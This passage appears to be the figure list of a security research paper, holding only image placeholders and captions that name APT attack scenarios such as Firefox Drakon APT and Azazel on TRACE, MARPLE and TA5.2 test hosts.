
Figure 9: Firefox Drakon APT Elevate Copykatz Sysinfo

Figure 10: Firefox DNS Drakon APT FileFilter-Elevate


**

Figure 11: MARPLE 1 Firefox Drakon APT


**

Figure 12: TRACE 1 Azazel


**

Figure 13: TRACE 2 Azazel


**

Figure 14:TA52 Ubuntu 1 SSH BinFmt-Elevate


**

Figure 15: TA5.2 Windows 1 Firefox Drakon APT Elevate Copykatz

**

Figure 16: TA52 Windows 2 Firefox BITS Micro


**

Figure 17: TA52 Firefox Drakon APT Sysinfo




Figure 18: TA52 Ubuntu 1 Firefox Drakon APT